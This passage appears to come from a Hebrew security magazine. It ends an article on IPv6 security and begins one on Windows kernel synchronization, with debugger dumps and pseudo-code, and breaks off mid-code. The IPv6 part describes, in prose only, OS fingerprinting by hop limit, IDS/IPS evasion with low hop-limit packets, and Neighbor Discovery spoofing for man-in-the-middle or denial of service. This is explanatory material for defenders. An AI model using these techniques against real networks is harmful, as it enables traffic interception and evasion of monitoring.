- מבצע שוב בדיקות אבהות DAD - על מנת לוודא שהכתובת ייחודית ברשת.
- במידה והכתובת פנויה - המחשב הופך אותה לכתובת המועדפת עליו.

1. Security:

אמנם גם בגירסא 4 היה ניתן לעשות שימוש ב-IPSEC, על מנת לאבטח את התעבורה, אך בגירסא 6 השימוש הוא מנדטורי - מה שאמור לספק נדבח הגנה נוסף לגבי המידע שעובר. סביר מאוד להניח ש"המנדטורי" הזה יעלם מהר מאוד - מכיוון שכבר היום באימפלמנטציות, אנחנו רואים שלא תמיד ישים להתשמש ב-IPSEC. כנראה שלבסוף, זה יהיה בדיוק כמו בגירסא הקודמת, והגירסא החדשה לא תהיה קטליזטור לתעבורה מאובטחת יותר.

2. המבנה של ה-Packets בגירסא 6 בנויים בצורה פשוטה יותר. למרות שהם כמעט כפולים בגודל מגירסא 4, ובעלי גודל קבוע, ה-Header עצמו קטן יותר ופשוט יותר. הרבה שדות שלא נמצאים בשימוש נפוץ הועברו לאיזור נידח יותר ברחבי הפקטה. נתבים של IPv6 לא מבצעים פרגמנטציה של הפקטות (חלוקה לחתיכות קטנות יותר), ואין יותר מנגנון checksum - (שאמור לבדוק את תכולת הפקטה), שהועבר לאחריות שכבה ארבע בלבד (TCP, UDP וכו'). השינויים האלה אמורים להקל על הנתבים להעביר את המידע ולחסוך ב-CPU.

הכתובות עצמן בנויות מ-8 חלקים, שכל אחד מהם בנוי מארבע תווי Hex, שמופרדים בינהם ע"י ":", לדוגמא:


```
2001:db8:31:1:20a:95ff:fef5:246e
```

אם יש בתחילת החלק אפסים, ניתן להעלים אותם. אם ישנו חלק גדול המורכב מכמה חלקים של אפסים, ניתן לצמצם גם אותם בצורה הבאה:

```
2001:0db8:0000:0000:020a:95ff:fef5:246e -> 2001:db8::20a:95ff:fef5:246e
```

3. IPv6 מחליף את מנגנון ה-TTL שהיה נהוג בגירסא 4 במנגנון שנקרא Hop Limit, ובעצם סופר את מספר קישורי הרשת שלפקטה מותר לעבור דרך. (מספר הנתבים שהיא עוברת בדרך). המנגנון פותח דלת למספר בעיות, לדוגמא:

   - ניתן לזהות את מערכת ההפעלה על פי ה-Hop Count, לכל מערכת הפעלה יש מספר ברירת מחדל משלו.
   - ניתן לזהות ע"י ה-Hop Count מיקום יחסי של מחשב ברשת - אם אנחנו יודעים מיקום את ה-Hop Count הדיפולטיבי, אנחנו יכולים להסיק באיזה מרחק המחשב המדובר.



Source	Hop Limit
A	61
B	61
C	61
D	62

F is the only node that is:
- 4 "routers" from A
- 4 "routers" from B
- 4 "routers" from C
- 3 "routers" from D

- בנוסף, ניתן לעקוף מערכות IDS\IPS ע"י משלוח פקטות עם Hop Count נמוך מאוד שיגיע רק ל-IPS עצמו, ולא אל התחנה.


ARP Poisoning Without ARP

בעולם ה-IPv4 ניתן היה לבצע ARP Poisoning על ידי ניצול חוסר מנגנון ההזדהות הקיים בפרוטוקול ה-ARP (קיצור של Address Resolution Protocol), פרוטוקול המשמש לתרגום כתובות IP לכתובות MAC.


הפרוטוקל הינו פרטוקול בלתי מאובטח בעליל. ההתקפה הכי נפוצה ופשוטה שהשתמשה בפרוטוקול זה גרמה לתוקף להזדהות בתור ה-Default Gateway של הקורבן, ובכך בעצם כל תעבורת הקורבן עברה דרך התוקף - התקפה הידועה בכינויה Man in the Middle (MitM או בעברית - האיש שבאמצע).

הפרוטוקול ARP כבר אינו בשימוש בגירסא השישית, אך התחליף שלו לא משפר את המצב. הפרוטוקל החדש שנקרא ND - Neighbor Discovery (בעברית - "נוהל שכן"), והוא בונה על פעולות שרצות על ICMPv6 להחלפת פעולות ה-ARP.

החלק שמעניין אותנו מתוך הפרוטוקול הינו החלק בו מחשב אחד צריך לתקשר עם מחשב אחר, ואינו יודע מה הכתובת הפיזית שלו. המחשב המתעניין שולח בקשת Neighbor Solicitation ("פרסום שכן") ב-Multicast, ומחשב היעד שולח Neighbor Advertisement המכיל את הכתובת הפיזית שלו.



בדיוק כמו ב-ARP, אין שום דבר שמונע ממחשבים לבצע "פרסום שכן" שכזה, שמציג את כתובת התוקף כבתור כתובת של מחשבים אחרים בארגון.



בנוסף, אותה בעיה יכולה לעזור להתקפה מסוג אחר, בה התוקף עונה לכל בקשות ה- neighbor solicitation ובכך גורם ל-DOS ברשת.

זו רק דוגמא אחת קטנה, ישנם סכנות הרבה יותר בסיסיות שנובעות מקיומו של IPv6 בשטח.

למשל, הרבה יצרני חומות אש, פשוט מעבירים תעבורת IPv6 עד שהוגדר אחרת. ארגון שעובד IPv4 לחלוטין, יכול להיות לא מודע להגדרה שכזו. והארגון כאשר הוא מתקין שרתים חדשים, לא טורח לבטל את ה-IPv6 על השרת, מכיוון שהוא מופעל כברירת מחדל, ולא מפריע לאף אחד. נובע מכך שבגלל חוסר תשומת לב לקיומו של הפרוטוקול ניתן להגיע לשרת מכל מקום בעולם. מכאן אנחנו מגיעים לבעייה אחרת לגמרי שגוררת אחריה ויכוח ארוך שנים - בין חסידי ה-NAT למתנגדי ה-NAT.

אחד מה"חידושים" שמביא איתו IPv6 הוא כמות ענקית של כתובות שאמורה להעלים את ה-NAT. ארגון ה-IETF (Internet Engineering Task Force) - תמיד טען שה-NAT מונע מהאינטרנט להתפתח וצריך להימנע ממנו. כרגע עם IPv6 זה אפילו אפשרי - אך חשוב לזכור את חומת המגן שה-NAT מספק לארגונים בכך שאי אפשר לגשת מבחוץ לכתובות הפנימיות - אלה אם מוגדר כך מראש. נשמע הזוי שמישהו יוותר על חומת הגנה שכזו - אבל הכל עניין של תפיסה והרגל. בסופו של יום לחומות האש שלנו יש יכולת לחסום תעבורה שכזו.

סיכון נוסף שקיים הוא בפרוטוקלי Tunneling בין IPv6 ל-IPv4 (ISATAP, 6to4, Teredo). אם חומת האש, או ה-IPS, לא יודעים להסתכל על התעבורה שעוברת בתוך ה-Tunnel (כביש המנהרות), אפשר לנצל את הפירצה.

תקופת המעבר עצמה ל-IPv6 תהיה מסוכנת מסיבה נוספת, חברות התקשורת ויצרני אבטחת המידע לא יהיו בשלים מספיק להתמודד עם הפרוטוקול, ויקח זמן מה עד שהם יהיו נקיים יחסית מפגיעויות. פרוטוקולי ה-tunnel רק יסבכו את הסיפור וסיבוכויות תמיד מוסיפה איתה בעיות אבטחה.

סיכום

אני מאמין ש-IPv6 יתחיל לצבור תאוצה משמעותית בשנים הקרובות. שווה להיכנס ולהכיר אותו לפני שצריך ל"תפעל" אותו. כמו שכבר ציינתי - מייקרוסופט, ולהערכתי גם יצרנים נוספים בעתיד, יתנו לתעשייה את הבעיטה בעכוז שהיא צריכה על מנת לדחוף את הפוטוקול קדימה לשימוש המונים.

מקורות

http://www.files.dc9723.org/mh-Recent%20advances%20in%20IPv6%20insecurities-TelAviv.pdf

http://www.internetblog.org.uk/post/1168/the-forgotten-tale-of-ipv5/

http://en.wikipedia.org/wiki/Regional_Internet_Registry

http://en.wikipedia.org/wiki/IPv4

http://en.wikipedia.org/wiki/IPv6

http://en.wikipedia.org/wiki/Anycast

http://arstechnica.com/hardware/news/2007/03/IPv6.ars/2

http://packetlife.net/blog/2009/feb/2/ipv6-neighbor-spoofing/

http://www.networkworld.com/news/2009/071309-ipv6-network-threat.html?page=2

http://ipv6.com/articles/nat/NAT-In-Depth.htm

http://www.betanews.com/article/Shields-down-IPv6-is-not-ready-for-attack/1307461641

http://www.gont.com.ar/talks/hip2011/fgont-hip2011-hacking-ipv6-networks.pdf

מימוש מנגנוני סנכרון ב-Windows ומעבר להם

מאת: סשה גולדשטיין

הקדמה

מבוא למנגנוני סנכרון ב-Windows

מנגנוני סנכרון ב-Windows משמשים למטרות רבות מאוד. צורך אחד ברור של מערכת ההפעלה הוא להחצין כלפי תוכניות user-mode את מנגנוני הסנכרון המוכרים והמתועדים, המאפשרים מניעה הדדית (Mutex, Critical Section), המתנה וקבלת הודעה על שינויים (Event), המתנה מותנית (Condition Variable), ועוד.

```
HANDLE hMutex;
DWORD WINAPI FirstThread(LPVOID)
{
    DoSomePrivateWork(1);
    WaitForSingleObject(hMutex, INFINITE);
    ModifyImportantSharedData();
    ReleaseMutex(hMutex);
}
DWORD WINAPI SecondThread(LPVOID)
{
    DoSomePrivateWork(2);
    WaitForSingleObject(hMutex, INFINITE);
    ModifyImportantSharedData();
    ReleaseMutex(hMutex);
}
```

(מקטע של תוכנית המשתמשת ב-Mutex על מנת לבצע מניעה הדדית בין שני חוטים.)

אולם גם ה-Kernel זקוק למנגנוני סנכרון לצרכיו הפנימיים - הן כדי לממש את מנגנוני הסנכרון האחרים, והן כדי לאפשר מניעה הדדית המגנה על קטעי קוד או מידע שניגשים אליהם בקצב גבוה במיוחד של מיליוני פעמים בשניה. במקצת מהמקרים ניתן להגן על מידע משותף גם ללא ביצוע מניעה הדדית ע"י שימוש בהוראות מיוחדות של המעבד, אולם מקרי הקצה והשימוש בהוראות אלה אינם טריוויאליים.

במאמר זה נסקור את המימוש של מנגנוני הסנכרון ב-Windows המוחצנים לתוכניות, את חלק ממנגנוני הסנכרון הנמצאים בשימוש של ה-Kernel, את הרעיונות הבסיסיים של "סנכרון ללא סנכרון", ובדרך נתבונן בקצרה באבחון של בעיות נפוצות הקשורות בסנכרון.
אזהרה: חלק מהפרטים שנראה אינם מתועדים ועשויים להשתנות מגרסה לגרסה של מערכת ההפעלה, אך בכל זאת, הרעיונות הבסיסיים רלוונטיים ונכונים כמו לפני עשר שנים ב-Windows XP כך גם היום ב-Windows 7. אם כך, כיצד נגלה את הפרטים החבויים והלא מתועדים?

ראשית, מארק רוסינוביץ' ודיוויד סלומון כתבו כבר חמש מהדורות של הספר המצוין Windows Internals שניתן למצוא בו פרטים רבים על האופן שבו המערכת בנויה ומתנהגת, לרבות חלק מהפרטים על מנגנוני סנכרון שנדון בהם בהמשך. שנית, באמצעות Kernel Debugger ו-Debugging Symbols מתאימים ניתן לנבור בנבכי המערכת, בעיקר עם IDA פתוח על ה-Checked Build של מערכת ההפעלה, המקומפל ללא אופטימיזציות[1]. (את ה-Checked Build של המערכת ניתן למצוא ב-WDK, או להוריד מאתר מיקרוסופט אם יש לכם מנוי MSDN.)

מימוש מנגנוני סנכרון המוחצנים לתוכניות המשתמש

אובייקטי הסנכרון של מערכת ההפעלה המוחצנים לתוכניות משתמש נגישים באמצעות HANDLE, שהוא אינדקס לטבלה[2] הנשמרת במבנה נתונים של המערכת המשויך לתהליך ספציפי. תוכניות משתמש לא יכולות לגשת לאובייקטי הסנכרון ישירות - כלומר, התוכנית לא מקבלת גישה ישירה למבנה הנתונים שמחזיק מידע על Mutex או על Event - אלא מעבירה HANDLE לשירותים של מערכת ההפעלה, כמו WaitForSingleObject ו-ReleaseMutex.

כל אובייקטי הסנכרון המוחצנים לתוכניות משתמש ממומשים במערכת ההפעלה באמצעות מבנה נתונים שנקרא DISPATCHER_HEADER. האחריות על ניהולו מוטלת על ה-Kernel, שמאחסן בו פרטים על סוג האובייקט, האם הוא Signaled או לא, ועוד (נאמר שאובייקט סנכרון הוא Signaled - מסומן - אם כאשר חוט יבצע עליו פעולה הדורשת המתנה, החוט לא יצטרך לחכות אלא יקבל מיד את אובייקט הסנכרון; סימון האובייקט נעשה בצורה ספציפית לסוגו, ומתועד ב-MSDN).

[1] אין במשפט זה משום עידוד לביצוע Reverse Engineering לקוד של מערכת ההפעלה, מה שיכול להיות אסור על פי החוקים הרלוונטיים או הסכם המשתמש (EULA).
[2] פרטי המימוש של הטבלאות בזיכרון המתרגמות HANDLE לאובייקט של מערכת ההפעלה חורגים ראויים למאמר נפרד.

מבנה הנתונים הזה משתנה בין גרסאות של מערכת ההפעלה, וב-Windows XP SP2 נראה כך:

```
0: kd> dt nt!_DISPATCHER_HEADER
   +0x000 Type             : UChar
   +0x001 Absolute         : UChar
   +0x002 Size             : UChar
   +0x003 Inserted         : UChar
   +0x004 SignalState      : Int4B
   +0x008 WaitListHead     : _LIST_ENTRY
```

(מבנה הנתונים DISPATCHER_HEADER המתאר אובייקט סנכרון.)

השדות המשמעותיים לדיון הם שדה ה-Type שמאפיין את סוג האובייקט (Mutex, Event וכו'), שדה ה-SignalState המציין האם האובייקט מסומן, ושדה ה-WaitListHead המכיל אינפורמציה על חוטים הממתינים לאובייקט הסנכרון. כש-Windows מסמנת אובייקט סנכרון מסוים, למשל כתוצאה מקריאת API, המידע הנ"ל מאפשר לה להעיר את החוטים שממתינים לסימון האובייקט. הדבר מתרחש בפונקציה KiWaitTest שקוראת ל-KiUnwaitThread במידה ואכן יש להעיר חוט כלשהו[3].

כמובן, ישנו גם הכיוון ההפוך - המערכת זקוקה למקום שבו יאוחסן המידע על אובייקטי הסנכרון שחוט מסוים מחכה שיסומנו. מידע זה מאוחסן במבנה נתונים נוסף שנקרא KWAIT_BLOCK, המקשר בין חוט לבין אובייקט סנכרון. מבנה נתונים זה נראה כך:

```
0: kd> dt nt!_KWAIT_BLOCK
   +0x000 WaitListEntry    : _LIST_ENTRY
   +0x008 Thread           : Ptr32 _KTHREAD
   +0x00c Object           : Ptr32 Void
   +0x010 NextWaitBlock    : Ptr32 _KWAIT_BLOCK
   +0x014 WaitKey          : Uint2B
   +0x016 WaitType         : Uint2B
```

(מבנה הנתונים KWAIT_BLOCK המתאר חוט הממתין לאובייקט סנכרון.)

השדה Thread מצביע לחוט שמחכה לאובייקט הסנכרון, השדה Object מצביע לאובייקט הסנכרון, השדה NextWaitBlock מצביע ל-KWAIT_BLOCK הבא שהחוט מחכה לו, השדה WaitListEntry מצביע ל-KWAIT_BLOCK של החוט הבא שמחכה על אובייקט הסנכרון, והשדות WaitKey ו-WaitType מחזיקים מידע על סוג ההמתנה - האינדקס של אובייקט הסנכרון במערך ה-HANDLE-ים המועבר ל-WaitForMultipleObjects והאם לחכות לכל האובייקטים במערך או רק לאחד מהם. במבנה הנתונים הפרטי של כל חוט (KTHREAD) שמורה רשימה מקושרת של KWAIT_BLOCK-ים שהוא ממתין להם.

[3] ב-Windows 7 הפונקציה KiWaitTest חולקה ל-2: KiSignalNotificationObject ו-KiSignalSynchronizationObject.

המשמעות היא שבהינתן חוט, נוכל לדעת בקלות (יחסית) לאילו אובייקטי סנכרון הוא ממתין. על מנת לעשות זאת נעקוב אחר הצעדים הבאים[4]:

1. בהינתן הכתובת של ה-KTHREAD המשויך לחוט, נמצא בתוכו את השדה WaitBlockList המכיל מצביע ל-KWAIT_BLOCK הראשון שעליו החוט ממתין.
2. מה-KWAIT_BLOCK נוציא את הכתובת של אובייקט הסנכרון, ומשם גם את הסוג שלו, ישירות או באמצעות פקודת דיבאגר כמו !object.
3. מאותו KWAIT_BLOCK נוציא גם את הכתובת של ה-KWAIT_BLOCK הבא, אם יש כזה, כדי לראות לאילו אובייקטים נוספים החוט מחכה.

```
0: kd> dt nt!_KTHREAD 0x892a64f8
   +0x000 Header           : _DISPATCHER_HEADER
   ...
   +0x05c WaitBlockList    : 0x892a6568 _KWAIT_BLOCK
   ...
   +0x1b8 FreezeCount      : 0 ''
   +0x1b9 SuspendCount     : 0 ''
   +0x1ba IdealProcessor   : 0x1 ''
   +0x1bb DisableBoost     : 0 ''

0: kd> dt nt!_KWAIT_BLOCK 0x892a6568
   +0x000 WaitListEntry    : _LIST_ENTRY [ 0x897ade48 - 0x897ade48 ]
   +0x008 Thread           : 0x892a64f8 _KTHREAD
   +0x00c Object           : 0x897ade40
   +0x010 NextWaitBlock    : 0x892a6568 _KWAIT_BLOCK
   +0x014 WaitKey          : 0
   +0x016 WaitType         : 1

0: kd> dt nt!_DISPATCHER_HEADER 0x897ade40
   +0x000 Type             : 0x1 ''
   +0x001 Absolute         : 0xc3 ''
   +0x002 Size             : 0x4 ''
   +0x003 Inserted         : 0x89 ''
   +0x004 SignalState      : 0
   +0x008 WaitListHead     : _LIST_ENTRY [ 0x892a6568 - 0x892a6568 ]

0: kd> !object 0x897ade40
Object: 897ade40  Type: (898c42f8) Event
    ObjectHeader: 897ade28 (old version)
    HandleCount: 1  PointerCount: 2
```

[4] לקורא המדייק: בימי KD ו-WinDbg אין צורך לבצע פעולות אלה באופן ידני כל כך. למשל, בהינתן KTHREAD ניתן להעבירו לפקודה !thread המציגה מיד את אובייקטי הסנכרון שהחוט מחכה להם וגם את הסוג שלהם.

(דוגמא מתוך הדיבאגר שבאמצעותה גילינו לאיזה אובייקט סנכרון חוט מסוים מחכה.)

אם ברצוננו לבצע אבחון של חֶבֶק (Deadlock) שמעורבים בו אובייקטים וחוטים רבים, אנו זקוקים לפיסת מידע נוספת. עלינו לדעת מי החוט **<u>המחזיק</u>** אובייקט סנכרון מסוים, ולא רק מי החוטים הממתינים לו. לא תמיד מידע מסוג זה קיים בכלל - למשל, ל-Mutex אכן יכול להיות חוט המחזיק אותו עד שיקרא ל-ReleaseMutex, אבל ל-Event לא בהכרח יש חוט ה"אחראי" לבצע SetEvent בצורה בלעדית (לאיזו מטרה המערכת צריכה מידע מסוג זה? למשל, אסור לחוט לבצע ReleaseMutex על Mutex שלא שייך לו.).

מידע ספציפי על שייכות של אובייקט סנכרון נשמר אף הוא במבנה הנתונים של אותו אובייקט. אלא שכעת השדות של DISPATCHER_HEADER לא מספיקים, ואכן לרוב אובייקטי הסנכרון מבני נתונים ספציפיים עבורם המחזיקים מידע נוסף. למשל, עבור Mutex זהו מבנה הנתונים KMUTANT; השדה OwnerThread זהו מצביע לחוט המחזיק את ה-Mutex.

```
0: kd> dt nt!_KMUTANT
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListEntry  : _LIST_ENTRY
   +0x018 OwnerThread      : Ptr32 _KTHREAD
   +0x01c Abandoned        : UChar
   +0x01d ApcDisable       : UChar
```

(מבנה הנתונים KMUTANT המתאר Mutex.)


כעת עומד לרשותנו תהליך דטרמיניסטי לאבחון חבק שבו משתתפים חוטים ו-Mutex-ים בלבד: לכל חוט נבצע את התהליך המתואר לעיל כדי למצוא את אובייקטי הסנכרון שהוא ממתין להם, ולכל אובייקט סנכרון נתבונן במבנה הנתונים KMUTANT ונגלה מיהו החוט הבא ברשימה שעלינו להסתכל עליו. תוצאת הניתוח הנ"ל מובילה לשרשרת המתנה, כמו למשל השרשרת הבאה. מעגל בשרשרת הוא תנאי הכרחי לחבק, ומבנה השרשרת משרה הבנה מלאה של אופי הבעיה.

Thread	waits	**Mutex**	owned	**Thread**	waits	**Mutex**	owned	**Thread**	waits	**Mutex**
2106	for	“A”	by	1204	for	“B”	by	424	for	“A”


(שרשרת המתנה שבה שלושה חוטים ושלושה Mutex-ים, וגם מעגל המצביע על חבק)

אלה הנתונים שמערכת ההפעלה מחזיקה אודות אובייקטי סנכרון והחוטים שממתינים להם. כאשר מדובר באובייקטים רבים ובחוטים רבים, מעקב ידני אחר הנתונים יכול להיות קשה למדי. החל מ- Windows Vista, קיים API בשם Wait Chain Traversal (WCT) שאפשר להשתמש בו כדי לקבל שרשרת המתנה מוכנה עבור חוט מסוים, המכילה חוליות מסוגים רבים (Mutex, Critical Section, Window Message

ועוד). ישנו כלי מובנה של מערכת ההפעלה המשתמש בשירות זה לניתוח חבק, וזהו ה- Resource Monitor. למרבה הצער, הכלי לא מדווח את שמות אובייקטי הסנכרון המעורבים, אלא רק את החוטים ויחסי ההמתנה ביניהם.



(החלון הראשי של Resource Monitor.)



(שרשרת ההמתנה של תהליך הנמצא במצב של חבק.)

אם תרצו להשתמש בשירות שרשראות ההמתנה של המערכת מתוך התוכנית שלכם, או מתוך הדיבאגר, תוכלו להיעזר בתיעוד של מיקרוסופט וכן בהרחבה לדיבאגר שכתבתי ופרסמתי יחד עם קוד המקור שלה.

```
0:001> .load D:\Development\DebuggingExtensions\Release\wct.dll
0:001> !wct_thread
>>> Begin wait chain for thread 4784:6016 with 5 nodes
    Thread [4784:6016:blocked WT=7287568] ==>
    Mutex [\Sessions\1\BaseNamedObjects\SecondMutex] ==>
    Thread [4784:5924:blocked WT=7286947] ==>
    Mutex [\Sessions\1\BaseNamedObjects\FirstMutex] ==>
    Thread [4784:6016:blocked WT=7287568] ==>
DEADLOCK FOUND
>>> End wait chain for thread 4784:6016
```

(דוגמת הרצה של הרחבה לדיבאגר המשתמשת ב-WCT ומדפיסה את התוצאות.)

מנגנוני סנכרון הנמצאים בשימוש של ה-Kernel

ה-Kernel עשוי להזדקק בעצמו לסנכרון כשהוא מממש את אובייקטי הסנכרון שתיארנו קודם. למשל, כאשר במערכת מרובת מעבדים (שבה בו-זמנית מעובדים מספר חוטים) מבצעים קריאה לפונקציה כמו WaitForSingleObject, ה-Kernel צריך לסנכרן את הגישה למבני הנתונים KWAIT_BLOCK, KTHREAD ואחרים שראינו קודם. יתר כן - כשהוא מעביר חוט ממצב ריצה למצב המתנה, ה-Kernel מעביר את אובייקט ה-KTHREAD בין תורים פנימיים - שגם הם, מטבעם, דורשים סנכרון.

כיצד איפוא יכול ה-Kernel לדאוג לסנכרון כאשר הוא-עצמו מממש את מנגנוני הסנכרון? הברירה היחידה היא להשתמש במנגנוני סנכרון אחרים, שאינם נסמכים על מערכת ההפעלה אלא על שירותי חומרה המגנים על איזורי זיכרון מפני שינויים לא-בטוחים. לפני שנוכל לדון בפרטים, נצטרך הקדמה קצרה בענייני שיתוף מידע בין מעבדים.

מערכות המחשב ש-Windows פועלת עליהן היום עובדות תחת הנחות המכונות ccNUMA - זיכרון שניתן לגישה מכל המעבדים וצריך להימצא במצב קונסיסטנטי כאשר מספר מעבדים מבצעים עליו שינויים בו-זמנית. החומרה מבטיחה למערכת ההפעלה שפעולות כמו קריאה או כתיבה של מילת זיכרון (למשל, 32 ביט) היא פעולה אטומית. למשל, אם שני מעבדים מנסים לכתוב את המילה, אזי מובטח שאחד מהם "ינצח", ולא ייתכן שהתוצאה בזיכרון היא "ערבוב" או "איחוד" של הביטים משני העדכונים.

למעט הפעולה הפרימיטיבית של כתיבה או קריאת מילה, ארכיטקטורות חומרה מודרניות מאפשרות גם פעולות מורכבות יותר שעדיין מתבצעות בצורה אטומית, כגון קידום מונה בצורה אטומית. פעולות אלה

קריטיות למימוש הסנכרון ב-Kernel, ולמעשה גם למערכות סנכרון הפועלות בקצב גבוה (למשל, מנגנון מניעה הדדית שמתבצעות עליו מיליוני נעילות בשניה). אחת הפעולות הבסיסיות הנ"ל היא InterlockedCompareExchange, הנקראת לפעמים Compare-and-Swap (CAS), והמאפשרת לכתוב ערך לזיכרון בצורה מותנית:

```
//Pseudo-code - in actuality, this is a single atomic instruction
LONG InterlockedCompareExchange(LONG* Loc, LONG Exchg, LONG Cmpnd)
{
    LONG OldVal = *Loc;
    if (*Loc == Cmpnd)
        *Loc = Exchg;
    return OldVal;
}
```

(פסאודו-קוד של InterlockedCompareExchange; בפועל, הפונקציה ממומשת ע"י פקודת מעבד בודדת, למשל LOCK CMPXCHG במעבדי 32-ביט של אינטל.)

העובדה שפעולה מסוג זה מתבצעת בצורה אטומית אינה טריוויאלית כלל, ובמעבדי אינטל דורשת נעילה מלאה של ה-Bus המוביל לזיכרון הראשי (כלומר, כאשר מעבד מסוים מבצע CAS, מעבדים אחרים אינם יכולים לגשת לזיכרון כלל). אולם בהינתן פעולה זו, ניתן לבנות מנגנוני סנכרון ולהגן על נתונים ללא צורך באבסטרקציות של מערכת ההפעלה כמו DISPATCHER_HEADER.

מנגנון הסנכרון המרכזי שה-Kernel משתמש בו, בין היתר כדי להגן על מבני הנתונים של אובייקטי סנכרון "סטנדרטיים", נקרא Spinlock. זהו מנעול, כלומר מנגנון המאפשר מניעה הדדית, הממומש באמצעות CAS[5].

ניתן להשתמש בו ממש כמו ב-Mutex, כאשר כדי לתפוס את המנעול קוראים ל-KeAcquireSpinlock וכדי לשחררו קוראים ל-KeReleaseSpinlock:

```
//Pseudo-code - the actual implementation may be different
